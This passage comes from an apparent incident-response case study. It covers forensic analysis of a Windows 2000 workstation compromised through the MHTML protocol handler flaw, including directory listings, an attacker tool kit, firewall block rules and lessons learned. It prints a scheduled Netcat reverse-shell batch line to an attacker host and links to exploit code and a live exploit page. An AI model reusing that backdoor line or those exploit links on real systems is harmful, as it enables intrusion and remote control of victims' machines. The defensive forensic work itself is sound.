04/24/2004 05:57p 67 desktop.ini
1 File(s) 67 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\UGEVMQQ4

04/27/2004 08:07p 67 desktop.ini
1 File(s) 67 bytes

Directory of C:\Documents and Settings\Administrator\My Documents\My Pictures

05/01/2004 11:13a 438 desktop.ini
1 File(s) 438 bytes

Directory of C:\Documents and Settings\Administrator\NetHood

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\Administrator\NetHood\Computers Near Me

05/02/2004 12:05a 92 desktop.ini
1 File(s) 92 bytes

Directory of C:\Documents and Settings\Administrator\PrintHood

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\Administrator\Recent

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
05/02/2004 12:02a 122 desktop.ini
1 File(s) 122 bytes

Directory of C:\Documents and Settings\Administrator\SendTo

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\Administrator\Templates

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\All Users

05/02/2004 09:00a <DIR> application data
05/02/2004 09:22a <DIR> drm
05/02/2004 09:22a <DIR> templates
04/19/2004 03:38p 2,370 ntuser.pol
1 File(s) 2,370 bytes

```

Directory of C:\Documents and Settings\All Users\Application Data
05/02/2004 09:00a <DIR> .
05/02/2004 09:00a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\All Users\Application Data\Microsoft\Media Player
04/19/2004 04:36p 720,896 defaultstore_59r.bin
04/19/2004 04:36p 720,896 usermigratedstore_59r.bin
2 File(s) 1,441,792 bytes

Directory of C:\Documents and Settings\All Users\Application Data\Microsoft\Windows NTMSFax
05/02/2004 09:22a <DIR> faxreceive
05/02/2004 09:22a <DIR> queue
0 File(s) 0 bytes

Directory of C:\Documents and Settings\All Users\Application Data\Microsoft\Windows NTMSFax\faxreceive
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\All Users\Application Data\Microsoft\Windows NTMSFax\queue
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\All Users\DRM
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
04/19/2004 04:36p 1,536 drmv2.lic
04/19/2004 04:36p 1,536 drmv2.sst
2 File(s) 3,072 bytes

Directory of C:\Documents and Settings\All Users\Templates
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\Default User
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
05/02/2004 09:22a <DIR> application data
05/02/2004 09:22a <DIR> local settings
05/02/2004 09:22a <DIR> nethood
05/02/2004 09:22a <DIR> printhood
05/02/2004 09:22a <DIR> recent
05/02/2004 09:22a <DIR> sendto
05/02/2004 09:22a <DIR> templates
04/19/2004 12:46p 122,880 ntuser.dat
1 File(s) 122,880 bytes

Directory of C:\Documents and Settings\Default User\Application Data
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\Default User\Local Settings
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
05/02/2004 09:22a <DIR> application data
0 File(s) 0 bytes

```

```

Directory of C:\Documents and Settings\Default User\Local Settings\Application Data
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
                0 File(s)      0 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\History
04/25/2004 12:40a      113 desktop.ini
                1 File(s)      113 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\History\History.IE5
04/19/2004 12:46p      113 desktop.ini
                1 File(s)      113 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files
04/25/2004 12:40a      67 desktop.ini
                1 File(s)      67 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5
04/25/2004 12:40a      67 desktop.ini
                1 File(s)      67 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\80PXMAUV
04/25/2004 12:40a      67 desktop.ini
                1 File(s)      67 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\AOGM8ZU1
04/25/2004 12:40a      67 desktop.ini
                1 File(s)      67 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\F1F2MM15
04/25/2004 12:40a      67 desktop.ini
                1 File(s)      67 bytes

Directory of C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\O4DKCQB8
04/25/2004 12:40a      67 desktop.ini
                1 File(s)      67 bytes

Directory of C:\Documents and Settings\Default User\My Documents\My Pictures
04/25/2004 12:40a      438 desktop.ini
                1 File(s)      438 bytes

Directory of C:\Documents and Settings\Default User\NetHood
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
                0 File(s)      0 bytes

Directory of C:\Documents and Settings\Default User\PrintHood
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
                0 File(s)      0 bytes

Directory of C:\Documents and Settings\Default User\Recent
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
                0 File(s)      0 bytes

```



```

Directory of C:\Documents and Settings\Default User\SendTo
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\Default User\Templates
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\ftest
05/02/2004 09:22a <DIR> application data
05/02/2004 09:16a <DIR> local settings
05/02/2004 09:22a <DIR> nethood
05/02/2004 09:22a <DIR> printhood
05/02/2004 10:00a <DIR> recent
05/02/2004 09:22a <DIR> sendto
05/02/2004 09:22a <DIR> templates
05/02/2004 10:02a 249,856 ntuser.dat
05/02/2004 10:02a 1,024 ntuser.dat.log
05/02/2004 12:28a 180 ntuser.ini
3 File(s) 251,060 bytes

Directory of C:\Documents and Settings\ftest\Application Data
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\ftest\Application Data\Microsoft\Internet Explorer
05/02/2004 12:10a 2,656 desktop.htt
1 File(s) 2,656 bytes

Directory of C:\Documents and Settings\ftest\Application Data\Microsoft\Protect\S-1-5-21-725345543-688789844-1343024091-1005
05/02/2004 09:21a 456 4109fe40-f139-4391-863f-7f3c1c2f58d7
05/02/2004 09:21a 24 preferred
2 File(s) 480 bytes

Directory of C:\Documents and Settings\ftest\Favorites
05/02/2004 09:15a 83 desktop.ini
1 File(s) 83 bytes

Directory of C:\Documents and Settings\ftest\Local Settings
05/02/2004 09:16a <DIR> .
05/02/2004 09:16a <DIR> ..
05/02/2004 09:22a <DIR> application data
0 File(s) 0 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Application Data
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Application Data\Microsoft\Windows
05/02/2004 12:28a 8,192 usrclass.dat
04/30/2004 08:45p 1,024 usrclass.dat.log
2 File(s) 9,216 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\History

```

```

05/02/2004 09:16a      113 desktop.ini
1 File(s)            113 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\History\History.IE5

04/30/2004 08:45p      113 desktop.ini
1 File(s)            113 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Temporary Internet Files

05/02/2004 12:05a      67 desktop.ini
1 File(s)            67 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Temporary Internet Files\Content.IE5

05/02/2004 12:08a      67 desktop.ini
1 File(s)            67 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Temporary Internet Files\Content.IE5\80PXMAUV

05/02/2004 12:09a      67 desktop.ini
1 File(s)            67 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Temporary Internet Files\Content.IE5\AOGM8ZU1

05/02/2004 12:09a      67 desktop.ini
1 File(s)            67 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Temporary Internet Files\Content.IE5\F1F2MM15

05/02/2004 12:09a      67 desktop.ini
1 File(s)            67 bytes

Directory of C:\Documents and Settings\ftest\Local Settings\Temporary Internet Files\Content.IE5\O4DKCQB8

05/02/2004 12:09a      67 desktop.ini
1 File(s)            67 bytes

Directory of C:\Documents and Settings\ftest\My Documents\My Pictures

05/02/2004 12:05a      438 desktop.ini
1 File(s)            438 bytes

Directory of C:\Documents and Settings\ftest\NetHood

05/02/2004 09:22a <DIR>      .
05/02/2004 09:22a <DIR>      ..
0 File(s)           0 bytes

Directory of C:\Documents and Settings\ftest\PrintHood

05/02/2004 09:22a <DIR>      .
05/02/2004 09:22a <DIR>      ..
0 File(s)           0 bytes

Directory of C:\Documents and Settings\ftest\Recent

05/02/2004 10:00a <DIR>      .
05/02/2004 10:00a <DIR>      ..
05/02/2004 09:09a      122 desktop.ini
1 File(s)            122 bytes

Directory of C:\Documents and Settings\ftest\SendTo

05/02/2004 09:22a <DIR>      .
05/02/2004 09:22a <DIR>      ..
0 File(s)           0 bytes

Directory of C:\Documents and Settings\ftest\Templates

```

```

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\inetpub\wwwroot

05/02/2004 09:22a <DIR> _vti_cnf
05/02/2004 09:22a <DIR> _vti_pvt
05/02/2004 09:22a <DIR> _vti_script
05/02/2004 09:22a <DIR> _vti_txt
0 File(s) 0 bytes

Directory of C:\inetpub\wwwroot\_vti_cnf

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\inetpub\wwwroot\_vti_pvt

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\inetpub\wwwroot\_vti_script

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\inetpub\wwwroot\_vti_txt

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Program Files

05/02/2004 09:22a <DIR> installshield installation information
05/02/2004 09:22a <DIR> uninstall information
05/02/2004 09:00a <DIR> windowsupdate
05/02/2004 09:22a <DIR> x
05/02/2004 09:09a 271 desktop.ini
04/30/2004 08:49p 21,952 folder.htt
2 File(s) 22,223 bytes

Directory of C:\Program Files\Common Files\Microsoft Shared\Web Folders

04/19/2004 03:31p 8,206 pubplace.htt
1 File(s) 8,206 bytes

Directory of C:\Program Files\InstallShield Installation Information

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\Program Files\Internet Explorer

05/02/2004 09:22a <DIR> backup data
05/02/2004 09:22a <DIR> uninstall information
0 File(s) 0 bytes

Directory of C:\Program Files\Internet Explorer\Backup Data

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
04/19/2004 02:29p 14,535,109 ie5bak.dat
04/19/2004 02:29p 11,544 ie5bak.ini
2 File(s) 14,546,653 bytes

```

Directory of C:\Program Files\Internet Explorer\Uninstall Information

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
04/19/2004 02:29p          0 ieex.dat
04/19/2004 02:29p        333 ieex.ini
04/19/2004 02:29p      1,149 iereadme.dat
04/19/2004 02:29p        282 iereadme.ini
      4 File(s)      1,764 bytes
```

Directory of C:\Program Files\Uninstall Information

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
05/02/2004 09:22a <DIR> ie userdata nt
05/02/2004 09:22a <DIR> outlookexpress
      0 File(s)        0 bytes
```

Directory of C:\Program Files\Uninstall Information\IE UserData NT

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
04/19/2004 02:36p        395 ie userdata nt.dat
04/30/2004 08:45p        328 ie userdata nt.ini
      2 File(s)      723 bytes
```

Directory of C:\Program Files\Uninstall Information\OutlookExpress

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
04/19/2004 02:29p  4,774,381 outlookexpress.dat
04/19/2004 02:29p    8,566 outlookexpress.ini
      2 File(s)  4,782,947 bytes
```

Directory of C:\Program Files\WindowsUpdate

```
05/02/2004 09:00a <DIR> .
05/02/2004 09:00a <DIR> ..
      0 File(s)        0 bytes
```

Directory of C:\Program Files\x

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
      0 File(s)        0 bytes
```

Directory of C:\RECYCLER

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
05/02/2004 09:09a <DIR> s-1-5-21-725345543-688789844-1343024091-1005
05/02/2004 09:22a <DIR> s-1-5-21-725345543-688789844-1343024091-500
      0 File(s)        0 bytes
```

Directory of C:\RECYCLER\S-1-5-21-725345543-688789844-1343024091-1005

```
05/02/2004 09:09a <DIR> .
05/02/2004 09:09a <DIR> ..
05/02/2004 12:27a        65 desktop.ini
05/02/2004 12:28a        20 info2
      2 File(s)      85 bytes
```

Directory of C:\RECYCLER\S-1-5-21-725345543-688789844-1343024091-500

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
04/30/2004 10:16p        65 desktop.ini
04/30/2004 11:26p        20 info2
      2 File(s)      85 bytes
```

Directory of C:\WINNT

```
05/02/2004 09:22a <DIR> $ntservicepackuninstall$
05/02/2004 09:22a <DIR> inf
05/02/2004 09:10a <DIR> installer
05/02/2004 09:22a <DIR> msdownld.tmp
05/02/2004 09:22a <DIR> pif
05/02/2004 09:22a      271 desktop.ini
05/02/2004 09:22a    21,692 folder.htt
05/02/2004 09:22a    78,716 lanma256.bmp
05/02/2004 09:22a    78,736 lanmannt.bmp
05/02/2004 09:09a    831,580 shellconcache
      5 File(s)  1,010,995 bytes
```

Directory of C:\WINNT\\$NtServicePackUninstall\$

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
      0 File(s)      0 bytes
```

Directory of C:\WINNT\Downloaded Program Files

```
05/02/2004 12:08a      65 desktop.ini
      1 File(s)     65 bytes
```

Directory of C:\WINNT\Fonts

```
04/19/2004 12:48p    10,976 8514fix.fon
04/19/2004 12:48p    12,288 8514oem.fon
04/19/2004 12:48p     9,280 8514sys.fon
04/19/2004 12:48p    36,672 app850.fon
04/19/2004 12:48p     6,352 cga40850.fon
05/02/2004 09:00a     6,336 cga40woa.fon
04/19/2004 12:48p     4,320 cga80850.fon
05/02/2004 09:00a     4,304 cga80woa.fon
05/02/2004 09:00a    23,408 coure.fon
04/19/2004 12:48p    31,712 courf.fon
04/25/2004 12:41a      67 desktop.ini
05/02/2004 09:00a    36,656 dosapp.fon
04/19/2004 12:48p     8,384 ega40850.fon
05/02/2004 09:00a     8,368 ega40woa.fon
04/19/2004 12:48p     5,328 ega80850.fon
05/02/2004 09:00a     5,312 ega80woa.fon
05/02/2004 09:00a    24,480 marlett.ttf
05/02/2004 09:00a    57,936 serife.fon
04/19/2004 12:48p    81,728 serif.fon
05/02/2004 09:00a    26,112 smalle.fon
04/19/2004 12:48p    21,504 smallf.fon
05/02/2004 09:00a    64,656 sserife.fon
04/19/2004 12:48p    89,856 sseriff.fon
05/02/2004 09:00a    56,336 symbole.fon
04/19/2004 12:48p     5,232 vga850.fon
04/19/2004 12:48p     5,184 vga860.fon
04/19/2004 12:48p     5,200 vga863.fon
04/19/2004 12:48p     5,184 vga865.fon
05/02/2004 09:00a     5,360 vgafix.fon
05/02/2004 09:00a     5,168 vgaem.fon
05/02/2004 09:00a     7,280 vgasys.fon
      31 File(s)   670,979 bytes
```

Directory of C:\WINNT\inf

```
05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
      0 File(s)      0 bytes
```

Directory of C:\WINNT\Installer

```
05/02/2004 09:10a <DIR> .
```

```

05/02/2004 09:10a <DIR> ..
0 File(s) 0 bytes

Directory of C:\WINNT\msdownld.tmp

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\WINNT\Offline Web Pages

04/30/2004 08:45p 65 desktop.ini
1 File(s) 65 bytes

Directory of C:\WINNT\PIF

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\WINNT\repair

04/19/2004 12:49p 122,880 ntuser.dat
1 File(s) 122,880 bytes

Directory of C:\WINNT\security\templates

05/02/2004 09:00a <DIR> policies
0 File(s) 0 bytes

Directory of C:\WINNT\security\templates\policies

05/02/2004 09:00a <DIR> .
05/02/2004 09:00a <DIR> ..
0 File(s) 0 bytes

Directory of C:\WINNT\system32

05/02/2004 09:22a <DIR> dllcache
05/02/2004 09:22a <DIR> grouppolicy
05/02/2004 09:23a 271 desktop.ini
05/02/2004 09:23a 21,692 folder.htt
2 File(s) 21,963 bytes

Directory of C:\WINNT\system32\config

05/02/2004 09:01a 1,024 default.log
05/02/2004 09:13a 1,024 sam.log
05/02/2004 09:01a 1,024 security.log
05/02/2004 10:00a 1,024 software.log
04/19/2004 12:50p 1,024 system.log
04/17/2004 01:04p 0 tempkey.log
04/19/2004 12:50p 1,024 userdiff.log
7 File(s) 6,144 bytes

Directory of C:\WINNT\system32\dllcache

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\WINNT\system32\GroupPolicy

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
0 File(s) 0 bytes

Directory of C:\WINNT\system32\Microsoft\Protect\S-1-5-18

04/19/2004 12:52p 336 85374ba8-4c3f-49a3-803f-984840074d42

```

```

05/02/2004 12:12a          24 preferred
                2 File(s)    360 bytes

Directory of C:\WINNT\system32\Microsoft\Protect\S-1-5-18\User

04/19/2004 03:38p          336 bc0d97a4-b523-4a16-977d-62662dc2aca4
04/19/2004 03:38p          24 preferred
                2 File(s)    360 bytes

Directory of C:\WINNT\Tasks

04/25/2004 12:41a          65 desktop.ini
05/02/2004 09:00a          6 sa.dat
                2 File(s)    71 bytes

Directory of C:\WINNT\Web

04/19/2004 12:52p          842 bullet.gif
04/19/2004 12:52p         90,056 classic.bmp
04/19/2004 12:52p          634 classic.htt
04/19/2004 12:52p         4,659 controlp.htt
04/19/2004 12:52p         5,296 default.htt
05/02/2004 12:09a          830 deskmovr.htt
04/19/2004 12:52p         8,898 dialup.htt
04/19/2004 12:52p         2,642 exclam.gif
04/19/2004 12:52p        31,080 folder.bmp
05/02/2004 12:07a         3,210 folder.htt
04/19/2004 12:52p        19,355 fsresult.htt
04/19/2004 03:31p        11,009 ftp.htt
04/19/2004 12:52p        16,981 imgview.htt
04/19/2004 12:52p          56 mincold.gif
04/19/2004 12:52p          77 minhot.gif
04/19/2004 12:52p       13,280 nethood.htt
04/19/2004 12:52p          59 pluscold.gif
04/19/2004 12:52p          80 plushot.gif
04/19/2004 12:52p       31,080 preview.bmp
04/19/2004 12:52p       13,798 printers.htt
05/02/2004 12:07a       11,149 recycle.htt
04/19/2004 12:52p       2,913 safemode.htt
04/19/2004 12:52p       6,489 schedule.htt
04/19/2004 12:52p      28,565 standard.htt
04/19/2004 12:52p       31,080 starter.bmp
04/19/2004 12:52p        1,024 starter.htt
05/02/2004 12:07a        1,316 webview.css
04/19/2004 12:52p       31,438 webview.js
05/02/2004 12:07a       8,248 wvleft.bmp
05/02/2004 12:07a          54 wvline.gif
04/30/2004 08:49p       14,865 wvlogo.gif
04/19/2004 12:52p       12,403 wvnet.gif
                32 File(s)    403,466 bytes

Total Files Listed:
    167 File(s)  527,949,502 bytes
    160 Dir(s)  4,733,644,800 bytes free

-----
AT scheduler list
Status ID Day Time Command Line
-----
1 Each M T W Th F S Su 7:00 PM "c:\program files\x\bat-nc-s.bat"
-----
END TIME
-----
10:02a
Sun 05/02/2004

```

Peter performs a DIR command {dir "c:\program files\x"} to get a file listing of the hidden {X} directory. **Fig. 8** shows the directory listing of {X}. Peter quickly realizes that the files contained within the hidden {X} directory look like an attacker tool kit. It's obvious that these files were put there with malicious intent. Peter prints the directory listing out and logs it in the evidence notebook as item # 6.

ITEM #: 6

TYPE OF EVIDENCE: Printed document

DESCRIPTION:

Directory listing of {c:\program files\x} directory. This directory was found on Ftest User's workstation with the hidden attribute set. The file listing appears to be an attacker's tool kit.

Fig. 8

```
15:01:00.54 D:\win32> dir "c:\program files\x"
Volume in drive C is Local Disk
Volume Serial Number is 88F1-43D9

Directory of c:\program files\x

05/02/2004  12:14a             820 bat-auto-tasks.bat
05/02/2004  12:15a             119 bat-nc-s.bat
05/02/2004  12:15a           53,248 enum.exe
05/02/2004  12:15a              44 enum-it.bat
05/02/2004  12:15a          18,447 enum-password.lst
05/02/2004  12:15a          49,152 lsaext.dll
05/02/2004  12:13a          59,392 nc.exe
05/02/2004  12:15a         336,896 nmap.exe
05/02/2004  12:15a         463,265 nmap-os-fingerprints
05/02/2004  12:15a           8,268 nmap-protocols
05/02/2004  12:15a          16,573 nmap-rpc
05/02/2004  12:15a         108,314 nmap-services
05/02/2004  12:15a           1,350 orl.reg
05/02/2004  12:15a          61,440 othread2.dll
05/02/2004  12:15a          44,544 pwdump.exe
05/02/2004  12:15a          61,440 pwdump3.exe
05/02/2004  12:15a          45,056 pwservice.exe
05/02/2004  12:15a          57,344 vnchooks.dll
05/02/2004  12:15a         335,872 winvnc.exe
          19 File(s)          1,721,584 bytes
           0 Dir(s)         4,709,216,256 bytes free

15:01:04.06 D:\win32> _
```

Peter performs a TYPE command {type "c:\program files\x\bat-nc-s.bat"} to view the contents of the suspicious batch file that is scheduled for everyday at 7:00 P.M. **Fig. 9** shows the output of the TYPE command. Examining the batch file bat-nc-s.bat reveals that a Netcat backdoor is shoveling the shell to IP address 555.555.555.555 on

TCP port 80. Peter prints the output of the TYPE command and logs it as item # 7 in the evidence log notebook.


ITEM #: 9

TYPE OF EVIDENCE: Printed document

DESCRIPTION:

Contents of the suspicious batch file {bat-nc-s.bat} located on Ftest User's workstation in directory {c:\program files\x}. This batch file is scheduled to run on Ftest User's workstation every day at 7:00 P.M. This batch file runs a Netcat backdoor program that is shoveling the shell to IP address 555.555.555.555 TCP port 80.

Fig. 9



```
C:\> Forensic Cmd Shell
15:04:47.70 D:\win32> type "c:\program files\x\bat-nc-s.bat"
echo off
set hacker=192.168.2.3
cls
cd "\program files\x"
nc -d %hacker% 80 -e cmd.exe
set hacker=

exit /b
15:04:49.70 D:\win32>
```

Peter discusses the findings with the rest of the team members. The team decides that it is going to be difficult to quickly track down each infected workstation manually. They decide to block all outgoing access to the suspicious IP address 555.555.555.555. To do this Peter adds the following lines to the Cisco Pix 520 Ver. 6.2(2) firewall configuration.

```
outbound 300 deny 555.555.555.555 255.255.255.255 0 tcp
outbound 300 deny 555.555.555.555 255.255.255.255 0 udp
apply (inside) 300 outgoing_dest
```

These commands setup an outbound access list on the Cisco Pix firewall. The commands tell the Cisco Pix to look for any outgoing traffic with the destination IP address set to 555.555.555.555 on any TCP or UDP port.

We are blocking outgoing connections to this IP address since the malicious backdoor is originating the connection from the inside to the outside. The firewall blocks all incoming connections that are not initiated by requests from the inside, so the attacker can not initiate a connection from the outside.

Eradication & Recovery

The team decides it's time to eradicate the malware for Ftest User's system. The Assistant Computer Systems Administrator is assigned the task of deleting the email message from Ftest User's inbox and verifying the reset of the inbox contents. Peter is tasked with rebuilding Ftest User's workstation by first formatting the hard disk drive and reinstalling the OS from the recovery CD's. Then Peter will start the task of re-installing the OS patches and updates along with the applications. The Operations Supervisor is tasked with notifying all employees via a group voice mail explaining the situation along with the description of the spoofed email message. Operations Supervisor tells the employees to contact him immediately if they have seen or received the spoof email message.

The team agrees that the spoofed email message is the cause of the malware since the IP address in the message source matches the IP address in the Netcat scheduling batch file that was scheduled for everyday at 7:00 P.M. The log book, evidence notebook, and all the evidence is given to the Operations Supervisor to keep in a safe place. At this time it's unclear if the attacker did any damage or if they stole any information. The team agrees that other expertise will be needed.

Lessons Learned

This incident was handled by an emergency action plan. Which in this case, the organization had no real documented plan. No policies or procedures other than a verbal naming of the incident handling team members. The team members did have expertise to handle the incident, but were slowed down considerably by not having a well laid out plan. It was learned during this incident that better procedures and planning are needed, so that next time they can respond without the need for thinking up a plan on the fly. During an incident, time is precious. A good incident handler will have a well laid out plan so that he can perform the tasks quickly and efficiently.

Analysis of this incident shows that a spoofed email message was sent to an employee of the organization pretending to be from the Computer System Administrator. This is an exploit of trust, a social engineering technique. Contained within the email message was a link that pretended to be a support website that the Computer System Administrator wanted the user to visit. This is another exploit of trust. When the user clicked on the link to the website the system was exploited by the ITS/MHTML Protocol Handler vulnerability. The exploit gave the attacker access to the system with the privilege of the user signed on to the system. The attacker maintains access to the system by scheduling the backdoor to run everyday at 7:00 P.M.

The backdoor was able to circumvent the firewall by initiating the connection from the inside network using TCP port 80. Since the firewall allows connections from the inside network to the outside Internet over TCP port 80 the backdoor connection will travel through the firewall. TCP port 80 is normally used for http protocol traffic or web browsing. The firewall is using packet filtering, so the only way to prevent the backdoor

traffic is to block packets from the inside network going to the outside network or Internet on TCP port 80. This isn't a solution since the organization needs access to the Internet using an http web browser. A possible solution to this would be to install a proxy firewall that works at the application layer. Since the proxy firewall would be operating at the application layer it would have knowledge of the http protocol headers and packet formatting. The backdoor will lack the http protocol packet formatting and the proxy firewall should drop the packet there by preventing the backdoor from connecting to the outside network.

Short Term Solution:

Immediate deployment of the Cumulative Security Update for Outlook Express (837009), Microsoft security bulletin MS04-013, should be done on all Microsoft workstations and servers. This cumulative security update will patch the OS so that it is no longer vulnerable to the MHTML protocol handler vulnerability.

Long Term Solution:

In order to prevent similar incidents in the future an alternate form or method of communicating IT related information should be deployed, such as a separate email system or public key encryption. With the alternate communication method the idea would be to have a trusted system in which users can rely on the authenticity of the information they are given.

Employees should be given security awareness training to inform employees of security threats on at least an annual basis. A method for new employee's to receive security awareness training as part of their new employee orientation should be developed.

References

Further research material on the ITS/MHTML Protocol Handler Vulnerability can be found at the following URL's:

BUGTRAQ: BID: 9658

LINK: <http://www.securityfocus.com/bid/9658/info>

CVE: CAN-2004-0380

LINK: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380>

CERT: VU#323070

LINK: <http://www.kb.cert.org/vuls/id/323070>

CERT: TA04-099A

LINK: <http://www.us-cert.gov/cas/techalerts/TA04-099A.html>

MS-Bulletin: MS04-013

LINK: <http://www.microsoft.com/technet/security/bulletin/ms04-013.msp>

About Cross Site Scripting

http://msdn.microsoft.com/library/default.asp?url=/workshop/author/om/xframe_scripting_security.asp

Introduction to URL Security Zones

<http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/overview.asp>

MIME Encapsulation of Aggregate Documents

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cdosys/html/cdosys_mime_encapsulation_of_aggregate_html_documents_mhtml.asp

The exploit code can be downloaded from the following site:

<http://www.securityfocus.com/archive/1/358913/2004-04-07/2004-04-13/2>

!!! CAUTION !!! Following this link will run the exploit. It was harmless, replaces notepad.exe. Use at your own RISK !!!

<http://www.malware.com/junk-de-lux.html>

¹ Jelmer. “junk-de-lux”.

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² Trend Micro. “CHM_PSYME.Y”.

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³ Symantec. “Bloodhound.Exploit.6”.

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⁴ SOPHOS. “JS/Zna-A”.

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⁹ McIntyre, Tom. “eLiTeWrap 1.04”.

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¹⁰ Wysopal, Chris. “NetCat 1.1 for Win 95/98/NT/2000”.

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¹¹ Russinovich, Mark. “strings”.

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¹⁶ OblivionBlack. “Shadow Mailer 1.2”.

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